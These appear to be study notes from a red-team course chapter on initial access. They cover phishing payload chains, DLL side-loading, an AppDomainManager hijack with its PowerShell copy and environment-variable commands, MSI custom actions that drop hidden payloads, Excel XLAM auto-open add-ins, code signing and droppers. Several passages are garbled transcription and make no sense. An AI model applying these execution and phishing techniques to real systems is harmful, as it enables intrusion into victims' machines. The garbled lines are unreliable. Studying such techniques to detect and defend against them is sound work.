Initial Access
Initial Access
Overview
Initial access is the phase in which an operator obtains an initial foothold in a target environment. Possible routes include exploiting public-facing services, abusing external remote-access portals, taking advantage of a supply-chain compromise, or using social-engineering techniques.
Phishing is one form of social engineering. It uses communication - often email - to persuade a victim to perform an action or disclose sensitive information. This chapter focuses on constructing and delivering phishing payloads in an authorized lab context.
Initial access routes
Common initial-access routes include:
- Exploiting public-facing services.
- Abusing external remote-access portals.
- Taking advantage of a supply-chain compromise.
- Using social engineering, especially phishing.
Phishing involves communicating with one or more victims - often through email - to persuade them to perform an action or reveal sensitive information. Crafting and delivering phishing payloads is the focus of this chapter.
Phishing taxonomy
Mental model:
DELIVERY(CONTAINER(TRIGGER + PAYLOAD + DECOY))
This model separates the delivery method, packaging, execution trigger, code, and victim-facing content. It is useful when analyzing an attack chain or deciding which component a defensive control observed.
Definitions
A taxonomy is a way of structuring a subject into categories and subcategories.
In this phishing taxonomy:
Think of this taxonomy as the general structure of a phishing attack: delivery, container, trigger, payload, and decoy.
Delivery is the technique used to deliver the package to the victim.
Container is the container format used to package the files.
Trigger is the means to trigger payload execution.
Payload is the malicious code to execute.
Decoy is a file to display to the victim.
When digital Forensics edits incident Investigate interpreting they typically publish your findings related to the initial access command and control post exploitation techniques

In the phishing attack shown in the picture, the user is tricked into clicking a Windows shortcut. The example was discussed in the course PDF. The links were referenced in an additional malicious content to an EXE file which in turn downloaded a JavaScript to download and an unb to hide it in the compromise system
you can see the there's a a chain There's there's a chain in the attack this is probably to make it more difficult for security solutions to detect it automatically and for additive to figure out what's going on
this many misdirections allows for order it it'll be harder for the The defense team to to find out what's actually happening
Payloads and decoys
These these are are arguably the most important parts of their infection chain
they continue malicious code which will run on the victim's machine
and the decoy is the content that you want the you want the user to see after interacted with the trig
The decoy could be a simple image a PDF spreadsheet and so on
The thing about decoys is it should just continue the social engineering pretext that you've created
For example if a user triggered APDF file then the code should be also PDF document
DLL side-loading
Use this section to understand: how a legitimate executable can become the loader for a malicious DLL when search order and write permissions line up. The key investigation question is which dependency the application tried to load and from which locations.
Core idea: make a legitimate program load a malicious DLL by taking advantage of Windows DLL search-order behavior. DLL side-loading (also called DLL search-order hijacking or binary planting in some contexts) abuses the Windows DLL loader's search behavior. It is possible only when the application loads a dependency without a sufficiently specific path and a writable searched location can be controlled.
Windows has several search-order rules, including safe DLL search mode, known DLLs, manifests, package dependencies, and application-specific loading flags. Therefore, the exact order must be checked for the application and Windows version rather than assumed.

One possible case is an application attempting to load a DLL that is absent from the expected location. If a standard user can write to a location that the loader searches, a same-named DLL may be loaded there. This is a lab hypothesis to test, not a guarantee that every missing-DLL event is exploitable.
How you would do this is you would go into Process monitor and find out DLL that result in name not found A common methodology for finding these hijack opportunities is to run Process Monitor with a filter where:
The path ends in .dll.
The result is NAME NOT FOUND.

Many applications use safer loading patterns, but vulnerable cases still depend on the application's behavior, directory permissions, and the active DLL-loading rules.
The Windows Component Store is located at:
C:\Windows\WinSxS.
The component store can contain multiple versions of Windows components for servicing and compatibility. Its presence does not by itself prove that an old executable is vulnerable or intended to be used; confirm the file's provenance, version, dependencies, and permissions in the lab.
PS C:\Users\Attacker> ls -Path C:\Windows\WinSxS -Recurse -Filter ngentask.exe | Select -expand FullName
In the lab example, the older executable appears to search for a missing DLL in a directory that can be modified. The important evidence is the missing-DLL event, the search location, the write permission, and the resulting load - not simply the fact that the executable came from WinSxS.
https://github.com/FuzzySecurity/DLL-Template
.NET execution techniques
Mental model: these techniques influence how a .NET application loads or initializes managed code. Separate the loader/application, the .NET assembly, the configuration, and the code that ultimately executes.
AppDomainManager
Execution technique: AppDomainManager
Payload: whatever code the manager ultimately causes to execute.


And this is actually what happens during execution

AppDomainManager is closer to:
"Can I configure the .NET runtime to load a particular .NET assembly/class during initialization?"
The point of an AppDomainManager is more specific than “force .NET applications to load DLLs.” In .NET Framework, it lets a host participate in application-domain initialization and can supply other managers. A custom manager can be selected through the documented assembly/type configuration.
You can use a custom app domain manager
to do this you need to write a class that inherits the app domain manager and compile it into.NET DLL
The malicious code can go into the class constructor of one of the virtual methods you can override
Right now umm after the domain manager initialization in this harmless version we just say hello world success but in our red team operation this would be the yeah actual payload

The DLL needs to be the same director as a dot net app that we uploaded into
that's why in the attack that they're gonna do you need to copy the DLL.Exe felt that you're going to be using into directory that you want to use
PS C:\Users\Attacker> cp C:\Windows\WinSxS\amd64_netfx4-ngentask_exe_b03f5f7f11d50a3a_4.0.15805.0_none_d4039dd5692796db\ngentask.exe ngentask.exe PS C:\Users\Attacker> cp C:\Tools\AppDomainHijack\bin\Debug\AppDomainHijack.dll domainManager.dll
I don't understand what's the app domain manager is doing

Umm so apparently the way to load the 2 ways to load to load the DLL you have to change 2 variables
- The type names must be fully qualified
PS C:\Users\Attacker>$env:APPDOMAIN_MANAGER_ASM = 'AppDomainHijack, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null' PS C:\Users\Attacker>$env:APPDOMAIN_MANAGER_TYPE = 'AppDomainHijack.DomainManager'
Once those values are in place, a compatible .NET Framework application may initialize the configured manager. Setting them does not itself provide privilege escalation; the resulting code runs with the privileges and security context of the host process.
Windows Installer (MSI)
Use this section to understand: how an installer package can perform actions during installation. The important concepts are the package, custom actions, execution context, architecture, and the difference between installation behavior and the payload itself.
Another execution surface is Windows Installer (.msi). An MSI is an installation database that describes files, components, sequencing, and actions; it is not simply a DLL loader.
MSI can be created using Visual Studio and the Installer Projects extension
Once you've created a new black the blankets to the project we need to go and and and our favorite dependencies You need to go to Payloads another


you can change several properties of the file whether you want it hidden after it's dropped onto the machine and its new file name

 Next, the lab example adds a custom action that runs during the installation sequence. Custom actions can contain executables, DLLs, or scripts, and their execution context depends on how the action is authored and how the installation is invoked.
go to View then custom actions

The screenshot shows the custom-action configuration. Record whether the action is attached to install, repair, commit, rollback, or uninstall; these are different lifecycle points.

No this is the step where we select the payload
Since this payload is 64 bit you need to run the 64 bit to true

To make the the payload even more believable You can change the project properties with a company name product name and the target platform
This will really help sell the attack

 Depending on the project and bootstrapper settings, the build may produce an MSI and a setup executable. Do not assume both are always produced or that the setup executable is unnecessary; verify which artifact the lab flow expects.
Excel add-ins
Use this section to understand: how Excel automatically loads add-ins or startup content, and how Protected View, Mark of the Web, trusted locations, and user-writable paths affect execution. Keep the lab-specific file locations separate from the general principle.
This is another uh payload that we can
macros in excel adds custom functionality
The main problem with macro's for initial access is the protected view
Mark of the Web (MOTW) is a Windows zone identifier attached to content obtained from the Internet. Office uses that provenance signal, together with policy and file type, when deciding whether to block or warn about active content. It does not mean that every file with MOTW cannot open.
Protected View and macro-blocking behavior can also depend on whether the file arrived as an attachment, was downloaded, or came from a trusted location.
The listed folders are examples of Office startup or trusted-location paths, not a universal way to bypass policy. A trusted location is an administrative or user-controlled policy decision, and adding content there can itself be a security event.
%ProgramFiles%\Microsoft Office\root\Office16\Library\
%ProgramFiles%\Microsoft Office\root\Office16\STARTUP\
%ProgramFiles%\Microsoft Office\root\Office16\XLSTART\
%ProgramFiles%\Microsoft Office\root\Templates\

%APPDATA%\Microsoft\Excel\XLSTART\
%APPDATA%\Microsoft\Templates\
The user profile is normally more writable than Program Files, but writability and automatic loading are separate questions. A path should be treated as a candidate only after checking the installed Office version, policy, permissions, and startup behavior.
Excel can load supported startup workbooks, templates, and add-ins from configured startup locations. This behavior is version- and policy-dependent, so verify it in the lab rather than assuming every file in every listed directory will execute.
an excel with a macro typically called .xlam -- also known as added macro or something like
to create an excellent create a new empty notebook
To create an XLAM, create a new empty workbook and open the VB editor using Alt + F11. Right-click on the VBAProject and select Insert > Module.

Then add your macro code into the new module. For example:
Private Sub Auto_Open()
MsgBox "Hello World", vbOKOnly, "pwned"
End Sub
Close the editor, go to File > Save As, and save the workbook as an Excel Add-In (*.xlam) file.
Copying an add-in to a startup or trusted location may change how Office handles it, but it does not universally remove Protected View or macro restrictions. Confirm the effective policy and the file's MOTW state.
In the lab, copying the XLAM file into %APPDATA%\Microsoft\Excel\XLSTART was used as a test of startup loading. Treat the observed result as lab evidence, not a universal guarantee; current Microsoft guidance distinguishes trusted locations, startup folders, MOTW, and macro policy.
Code-signing considerations
Use this section to understand: how signatures affect publisher trust and warning decisions. A valid signature can identify a publisher, but it does not prove that the signed program is safe; certificate provenance and revocation matter.
Here's another topic that you need to know: code signing.
They form part of the trust model for technologies such as SmartScreen.
With a code-signing certificate, an application can present a publisher identity to the platform and user.
That can affect warnings and reputation, but a signature does not prove that the program is safe. Certificate validity, revocation, reputation, origin, and policy still matter.
Obtaining a certificate from a trusted issuer is not the same as proving that the signed content is trustworthy. Certificate issuance, publisher impersonation, and stolen certificates are security concerns in their own right.

There are different certificate validation profiles, including standard and extended-validation certificates.
The important study point is that a signature identifies a publisher and protects integrity; it does not guarantee that the program is safe.
EVIE and other publisher and entity trust investment stud
the Evie consignee said to 15 is the one who it totally moves the paper publishing
Obtaining a legitimate code-signing certificate requires issuer validation and creates an identity trail. The course also discusses stolen or exposed certificates as a risk; those should be treated as compromised credentials and reported or revoked, not as a practical or authorized acquisition method.
Droppers
Mental model: a dropper is a delivery layer that extracts or retrieves another stage and then starts it. The important study question is why each layer exists and what evidence each layer leaves behind - not how to memorize a particular generated file.
What's the difference between using a drop for it What do they mean by many initial convince do not package the pain of the container directly opting to use a drop for instead?? The main purpose of this is again to just complicate analysis that extra layer uh dropping instead of using the payload immediately makes it less suspicious and harder to track
